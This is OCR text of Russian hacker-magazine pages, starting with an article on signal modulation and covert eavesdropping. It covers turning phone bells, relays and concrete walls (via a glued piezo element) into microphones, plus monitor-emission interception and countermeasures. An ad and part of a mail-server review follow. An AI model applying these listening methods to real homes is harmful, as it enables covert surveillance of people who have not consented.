Что теперь можно сделать с полученным модулированным сигналом? Да много чего — так как это высокочастотный ток, то он легко может передаваться посредством магнитной индукции через непроводящую ток среду. Например, его можно спокойно передавать по радиоволнам на большие расстояния. В радиопередаче звуковой сигнал частотой не больше 20 килогерц (человеческое ухо воспринимает сигнал в диапазоне от 20 до 20 000 герц) легко накладывается на несущую синусоиду частотой порядка нескольких сотен мегагерц.


Смодулировать сигнал несложно, разделить в точке приема несущую частоту от передаваемого сигнала — еще легче. Для этого нужно пропустить пойманный переменный сигнал через выпрямитель. В итоге, из переменной несущей получится постоянный сигнал, величина которого будет зависеть от величины амплитуды в данный момент времени — это и будет наш переданный полезный сигнал. Дальше направляешь его на усилитель и используешь по назначению. Процесс обратного преобразования называется детектированием, а простейший радиоприемник — детекторным. Когда-то такой являлся для каждого олдового радиолюбителя первым шагом в электронный мир.

Чтобы экспериментально подтвердить полученные знания, ты можешь построить этот рулезный радиоприемник практически из подручного мусора. Надыбай из какого-нибудь убитого радио обычный диод и найди старый наушник-мембрану из совкового дискового телефона. Прикрути диод между клеммами, а теперь возьми два длинных провода да присобачь их к тем же клеммам. И пусть один будет антенной, а второй — заземлением. Антенну привяжи повыше, а заземление надежно прикрути к батарее отопления. ВСЕ! Простейшее радио готово. На нем ты сможешь услышать радиостудию «Маяк», а также оно честно предупредит тебя, если из-за океана в твой адрес полетит ядерная болванка. Слышно будет плохо, громкость невелика, зато и батарейки не нужны — питается напрямую от излучения станции радиовещания.

☒ ПАРАНОЙЮ В МАССЫ!

Вкурив в принцип модуляции, в микрофон можно превратить практически что угодно, лишь бы там была хоть какая-нибудь подвижная электрическая цепь. Как пример, обыкновенный классический совковый телефонный звонок из чашечки и ударного механизма. Пассивной прослушкой зачастую трудно что-либо вытянуть из подобного механизма — слишком малы наводки, создаваемые намагниченным молоточком и катушкой. Но тут появляется другой эффект! Конструкция из якоря звонка и магнитопровода образуют систему, индуктивное сопротивление которой зависит от величины зазора в магнитопроводе, а на сам зазор влияют звуковые колебания. Напомню, что индуктивное сопротивление — это способность катушки препятствовать только переменному току (более подробно обо всем этом читай в моей прошлой статье, ну или в учебнике по теории электротехники).

Что может сделать злой редиска, чтобы прослушать твою квартиру? Ему вполне сойдет с рук подать в один провод телефонной лапши переменный сигнал высокой частоты — недостаточный для того, чтобы звонок звенел, но которого вполне хватит, чтобы получить падение напряжения на катушке. Так как индуктивное сопротивление катушки зависит от колебаний механизма, то и падение напряжения также будет зависеть от звука, вызывающего дребезжание механизма. На выходе, на втором проводе те-



Ухо Старшего брата

Подвижная магнитная система — друг шпиона

лефонной лапши, мы получим тот же самый высокочастотный сигнал, но он будет уже модулированный в соответствии со звуками в прослушиваемом помещении. Теперь, если его пропустить через детектор, а потом вычесть постоянную составляющую и усилить то, что осталось, — получится звук. Постоянная составляющая отделяется либо посредством операционного усилителя, либо с помощью разделительного конденсатора, подобранного таким образом, чтобы его сопротивление для звуковых частот было минимальным.

А кроме звонка в телефоне есть еще и микрофон! Высокочастотный сигнал на раз проникает через разного рода паразитные связи между проводами, проскакивает через емкости разомкнутых контактов реле и, проходя через угольный микрофон, модулируется еще и на нем, вынося наружу звук. Так что прослушка через телефон даже при лежачей трубке — никакой не миф, а суровая реальность. Старый бабушкин дисковый телефон, может и не использующийся, но стоящий для антуража, является самым настоящим ухом Старшего Брата в твоей квартире. Выкинь его нафиг! Ну, или отключи от розетки.

Отлично, старый телефон ты отправил на помойку. Что осталось? Боюсь, много чего. Практически любое электромагнитное реле можно использовать как микрофон. Кстати, именно так и был в свое время случайно изобретен телефон, когда Александр Бэлл услышал из динамика, как его помощник, стоя возле релюшки, находящейся в другой комнате, грязно выругался по поводу вечных поломок их телеграфной системы.


Теоретически, даже подраздолбанный трансформатор в блоке питания или дроссель в лампе дневного света может служить микрофоном, все дело лишь в разделении сигнала 220 вольт и сигнала, наведенного звуком. Ну, и в сложности прослушивающей аппаратуры. Так что, если всерьез обеспокоился информационной безопасностью своего жилища, то тебе стоит провести ревизию многих электроприборов на предмет электромагнитных систем.


Да, и не забывай, что обычный кинескоп ЭЛТ монитора выдает излучение достаточное для того, чтобы с расстояния в несколько сотен метров можно было снять картинку с твоего монитора в реальном времени. А затратив всего тысячу английских денег, можно собрать установку, способную перехватить излучение LCD монитора через пару комнат и бетонную стену.

Пока писал эту статью, подумал, что, в теории, два провода, протянутых параллельно, образуют конденсатор, емкость которого зависит от расстоя-

Сокровища из помойки

Современный техногенный мусор — просто кладезь готовых блоков. Суди сам, из старых компповых колонок можно выдрать плату, запитать ее от батареек или аккумулятора и получить весьма неплохой переносной усилитель. Также в качестве усилка прокатит плеер, надо только отпаять проводки от головки и уже потом втыкать их, куда тебе нужно. Главное, учитывай, что на вход колонки или, тем более, плеер нельзя подавать мощный сигнал — спалишь входной каскад. В куче хлама можно нарыть и диоды для детекторов, а также разного рода конденсаторы. Если расковырять старый телевизор (не ламповый), то в нем можно поживиться операционными усилителями и транзисторами. Пьезокристаллы больших размеров можно выколупать из китайских, а лучше из совковых электронных будильников. Ну а всякой мелочевки, вроде резисторов, навалом в любом более-менее сложном электроприборе.





Детекторный приемник — развлечение наших дедов

ния между проводками, а значит, от колебания этих проводов. Хм, почти как емкостный микрофон! Чувствительность, конечно, мизерная, но так и современная радиоаппаратура чудеса творит. К объектам паранойи стоит добавить еще и провода. Вот уж воистину, после таких мыслей голливудский бред а-ля «Пароль Рыба меч» уже не кажется бредом.

☒ БЕТОННАЯ СТЕНА — ОРУДИЕ РАЗВЕДКИ!

Думаешь, что выкинув из квартиры все катушки, дроссели, дверные звонки и бабушкины телефоны, а также разбив кувалдой радиоточку и оклеив стекла монтажной пеной, ты окажешься в полной информационной безопасности? Наивный! Знаешь, что, если взять пьезодинамик диаметром побольше, да наклеить его эпоксидной смолой или суперклеем на хорошо зачищенную бетонную стену, то вся стена превращается в огромный микрофон, способный улавливать звуковые колебания, если не со всего дома, то со всех соседних квартир, как минимум. Надо только выводы от пьезокристалла завести в хороший усилитель и пропустить через полосовой фильтр aka эквалайзер, чтобы отрезать посторонние шумы. Кстати, Длинный не так давно писал про использование пьезодинамика для прослушки, правда, там в центре внимания был менее чувствительный, но зато куда более мобильный девайс. Тут тоже самое, только кристалл приклеивается сразу к стене.

Короче, если тебе есть, что скрывать, то при пристальном внимании компетентных органов тебе ничего уже не поможет. Лучше сразу уходи в дремучие сибирские леса и строй себе укрепленный бункер.


☒ НА КАЖДЫЙ МЕЧ НАЙДЕТСЯ SHIT

На самом деле, все не настолько страшно. Да, прослушать реально все, что угодно, вплоть до того, что обычная электропроводка модулировать начнет. Однако можно загадить передаваемый канал настолько, что выделить из него полезную информацию будет весьма проблематично! Для этой цели отлично подходят разного рода генераторы шума. Самый лучший из них — генератор белого шума. Девайс представляет собой штуковину, которая забивает хаотичным мусором все частоты, делая невозможным или, как минимум, сильно затрудненным детектирование звука или радиосигнала. Для глушения радиодиапазона существуют промышленные генераторы белого шума, качественно забивающие эфир настолько, что все жучки и передатчики перестают работать. Если мне удастся сварганить простую для повторения схему, то, может быть, я накатаю на эту тему статью. Ну, а если хочется просто поговорить наедине, чтобы никто не мог подслушать, то просто возьми радиоприемник, настрой его на такую волну, где ничего не ловится, а лишь раздается равномерное шипение (тот же белый шум, но в звуковом диапазоне) и сделай погромче. Общайся так, чтобы твой голос не сильно выделялся из этого шума. Для защиты от прослушки через телефонную линию при опущенной трубке можно вкрутить параллельно телефону конденсатор на несколько сотен пикофарад и напряжением до сотни вольт. Он послужит обходным путем для высокочастотного сигнала. Радиоточку выкинь нафиг, а чтобы не прозевать начало третьей мировой, используй детекторный приемник, с


Конденсатор в линии — враг диалапщика, друг параноика



Усилок из обычной активной колонки








Простейшее переговорное устройство из останков колонок



Из этого мусора можно наделать массу шпионских девайсов

Вот так враги могут заюзать твой телефон



Модуляция в картинках для дошколят

подключенной к нему компьютерной колонкой в качестве усилителя. Чтобы нельзя было снять картинку с твоего монитора, засунь его в сплошной железный ящик, со стальной сеткой в районе стекла и хорошенько заземли эту бодягу через батарею. Для пущей безопасности делай на экране шрифт помельче, а контраст пожиже. Чтобы уж, если и перехватят — не смогли разобрать!

На все окна влепи по генератору белого шума, а лучше вообще залей их монтажной пеной. Также стоит обить стены, пол и потолок толстыми матами, чтобы избежать утечки звука через бетонные перекрытия. Конечно, выглядеть это все будет, как изолятор в дурке, но зато никто не сможет вынюхать твои секреты! Ну и при случае, если вдруг от такой жизни свихнешься и загремишь в психушку, то будешь чувствовать себя, как дома :). Само собой, забудь про Wi-Fi, EtherNet, ADSL и голубиную почту. Все это уже давно сниферится и прослушивается. А голубей могут легко подстрелить или перехватить специально надрессированными боевыми ястребами. Будь оригинальней — используй, например, тараканью почту! По крайней мере, мне неизвестно, чтобы кто-то выцарапывал мессаги на спинках тараканов. Соответственно, и ловить их никто не будет.

Но самая действенная мера по обеспечению информационной безопасности — быть тем самым неуловимым ковбоем Джо, который неуловим потому, что нафиг никому не сдался. Короче, желаю тебе не привлекать к себе лишнего внимания, фрикер!



ICQ TV в любое время в любом месте!

Все, что вы хотели бы увидеть, и даже больше: музыка, экстрим, мода, игры, спорт, кино, мультфильмы и многое другое в удобное для вас время в любом месте.
Подключайтесь бесплатно к ICQ TV и смотрите Интернет телевидение нового поколения!
Сервис доступен в версиях ICQ6 и Rambler ICQ6.

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
GRINDER@UA.FM, TUX.IN.UA



Марафонские бега почтовиков

СРАВНИВАЕМ ПОЧТОВЫЕ СЕРВЕРЫ ПОД WINDOWS

Современный бизнес тяжело представить без электронной почты. При самостоятельной организации такого сервиса всегда стоит вопрос выбора. Например, целесообразно ли использовать дорогостоящий продукт, который, скорее всего, будет обладать невостребованными функциями? Небольшим и средним организациям следует присмотреться к специализированным решениям, позволяющим получить нужный результат при меньших затратах.


KERIO MAILSERVER 6.5

Разработчик: Kerio Technologies Inc.
Web: www.kerio.ru


Функциональность	8/10
Производительность	7/10
Простота использования	9/10
Безопасность	9/10
Масштабируемость	7/10

Продукт **Kerio WinRoute Firewall** уже давно пользуется заслуженной популярностью у администраторов. Среди его достоинств: простота, понятность и функциональность. Теми же словами можно охарактеризовать Kerio MailServer. Настройка, как первого, так и второго не требует специальной подготовки и может быть доверена непрофессионалу. Удобно и то, что оба этих продукта используют одну (локализованную) консоль. Это на порядок упрощает настройку и сопровождение. Поэтому, если в организации уже развернут KWF, следует присмотреться именно к этому почтовому серверу.

KMS — самый свежий продукт обзора (релиз 6.5 представлен в феврале этого года), в компании он назван не иначе как «лекарство от Exchange». Не знаю, насколько корректно сравнивать дорогой и монструозный Exchange, работающий только под Windows серверных версий, с легковесным KMS. Последний, кстати, кроссплатформенный — кроме Windows 2000/XP/2003/Vista, поддерживает Red Hat/Fedora и SUSE Linux, а также Mac OS X 10.4 и 10.5. В новой версии KMS реализовано несколько вариантов доступа клиентов к ресурсам. Так, после установки ты обнаружишь во вкладке «Службы» весь необходимый набор для работы с почтой SMTP, POP3, IMAP4 — плюс LDAP, HTTP и NNTP с их защищенными разновидностями. Политики безопасности позволяют указать любой из методов аутентификации: от PLAIN до CRAM/DIGEST-MD5. Если возникла необходимость, небезопасную аутентификацию можно отключить или разрешить только с определенных адресов. Новая версия Kerio Outlook Connector совместима с Outlook XP/2003/2007 и обеспечивает все основные функции групповой работы Exchange. Поддерживаются и встроенные функции для работы с почтой и групповой работы (календарь, общие и личные папки), имеющиеся в Windows Mail и Windows Calendar из Vista, а также Apple iCal и Microsoft Entourage.




Статистика в Kerio MailServer


Сервис WebMail в Kerio MailServer


Все остальные могут воспользоваться веб-сервисом WebMail, который предоставляет удобный интерфейс в стиле Outlook, доступный, в том числе, по защищенному SSL соединению. Реализованы два вида WebMail: обычный, предлагающий все функции почты и коллективной работы, и Mini — легкий клиент, предназначенный для работы при низкой скорости соединения, с устаревшими браузерами и на небольшом экране смартфона. Вообще, работе с подобными устройствами уделено особое внимание. Система поддерживает самые популярные мобильные операционные системы: Windows Mobile, Symbian, Palm и BlackBerry, обеспечивая максимальное количество функций для пользователей смартфонов. Интерфейс WebMail локализован, не перегружен, внешне напоминает Outlook, поэтому очень просто разобраться с его возможностями и порядком работы. Интересно, что WebMail ведет себя, как настольное приложение. Например, самостоятельно проверяет наличие новых сообщений на сервере; при наступлении события в календаре пользователь будет уведомлен всплывающим окном; поддерживается Drag & Drop для почты и календаря, проверка орфографии с настраиваемым словарем. Некоторые функции доступны из контекстного меню, а наиболее частым операциям можно назначить горячие клавиши.
В KMS теперь встроен сервер CalDAV. Клиенты, поддерживающие этот протокол, могут читать и изменять данные календаря и задания, хранящиеся на сервере.
KMS может отправлять сообщения как напрямую, так и через сервер-ретранслятор. Можно принимать корреспонденцию и с удаленных POP3 узлов, причем во вкладке «Загрузка POP3» задается любое количество таких адресов. Удобно, что для распределения сообщений можно использовать правила сортировки или просто указать адрес доставки. Таким образом, при необходимости за определенным должностным лицом «закрепляется» любой внешний адрес и, если на его место придет другой человек со своим e-mail, все легко изменить. Пользователь может создавать правила фильтрации, используя «Конструктор правил», доступный через веб-интерфейс. В каждом правиле указывается одно или несколько условий и действие при совпадении (перемещение в папку, пересылка по адресу, автоответ, удаление и т.д.).
Серверу под силу обслуживать несколько доменов со своими пользователями и группами, адресными книгами, списками рассылки и прочим. Каждому домену можно назначить любое количество псевдонимов. Аутентификация пользователя в KMS может производиться несколькими способами: с помощью внутренней базы данных LDAP, учетных записей домена Windows NT, Active Directory либо Apple Open Directory. Причем свой метод аутентификации можно установить не только для каждого домена, но и для отдельного пользователя.
Учитывая сегодняшнюю ситуацию со спамом и вирусами, присылаемыми по электронной почте, без функции защиты не мыслим ни один почтовый сервер. Все, что KMS предлагает в этом направлении, для удобства собрано в одной вкладке «Фильтр содержимого». По умолчанию в качестве системы защиты от вирусов используется интегрированный модуль от McAfee, но можно подключить и другую внешнюю программу от NOD32, AVG, Alwil, eTrust, Symantec, Sophos, VisNetic и ClamAV. Последний, кстати, является бесплатным, поэтому, даже если подключение второго модуля не планируется, во время очередной эпидемии можно подстраховаться без лишних затрат.
Для борьбы с нежелательной корреспонденцией KMS использует несколько технологий. Здесь и белый (по IP), и черные (RBL и пользовательские) списки, система рейтингов SpamAssassin, технологии Caller ID и SPF (Sender Policy Framework). Серые списки не используются, но их заменяет введение задержки в SMTP-сессию. Тонкая настройка параметров фильтрации не предусмотрена, но можно изменить оценку показателя маркировки и блокировки. Реализованного обычно бывает достаточно, чтобы отсеять львиную долю нежелательной корреспонденции. В отдельном меню настраиваются разрешенные вложения и реакция системы при получении письма с таким файлом.
Несмотря на наличие большого числа функций, администрирование KMS не выглядит сложным. Основные параметры (имя домена, узла, данные администратора) будут запрошены в процессе установки. После чего достаточно вызвать консоль и добавить нужное количество пользователей (при желании — с помощью созданных шаблонов).
Очень удобно выполнены функции архивирования сообщений и резервного копирования. Искать их не нужно, все доступны в одном месте. Поддерживается два режима резервирования: полное и дифференциальное, когда сохраняются только изменения. По умолчанию функция создания резервных копий отключена, но активировать ее можно одним щелчком мышки. Можно изменить расписание и указать другой целевой каталог.
Документация в поставке только английская, но в Сети достаточно русскоязычных руководств (например, www.redline-software.com/rus/support/docs/keriomail).

MDAEMON 9.6.4


Разработчик: Alt-N Technologies
Web: www.mdaemon.ru

```
Производительность............ 7/10
Простота использования........ 8/10
Безопасность.................. 6/10
Масштабируемость.............. 7/10
```

Mdaemon — классический почтовый сервер с поддержкой протоколов SMTP, POP3 и IMAP. Может работать в одном из двух вариантов: Standard и Pro (определяется приобретенной лицензией). Самой оснащенной является Pro, в которой поддерживаются безопасные SSL/TLS подключения по указанным протоколам. У Mdaemon широкие возможности по обработке сообщений. Функция DomainPOP позволяет получать всю почту с одного POP3 ящика (например, провайдерского), а затем на основании заголовков автоматически распределять письма адресатам. Администратор самостоя-



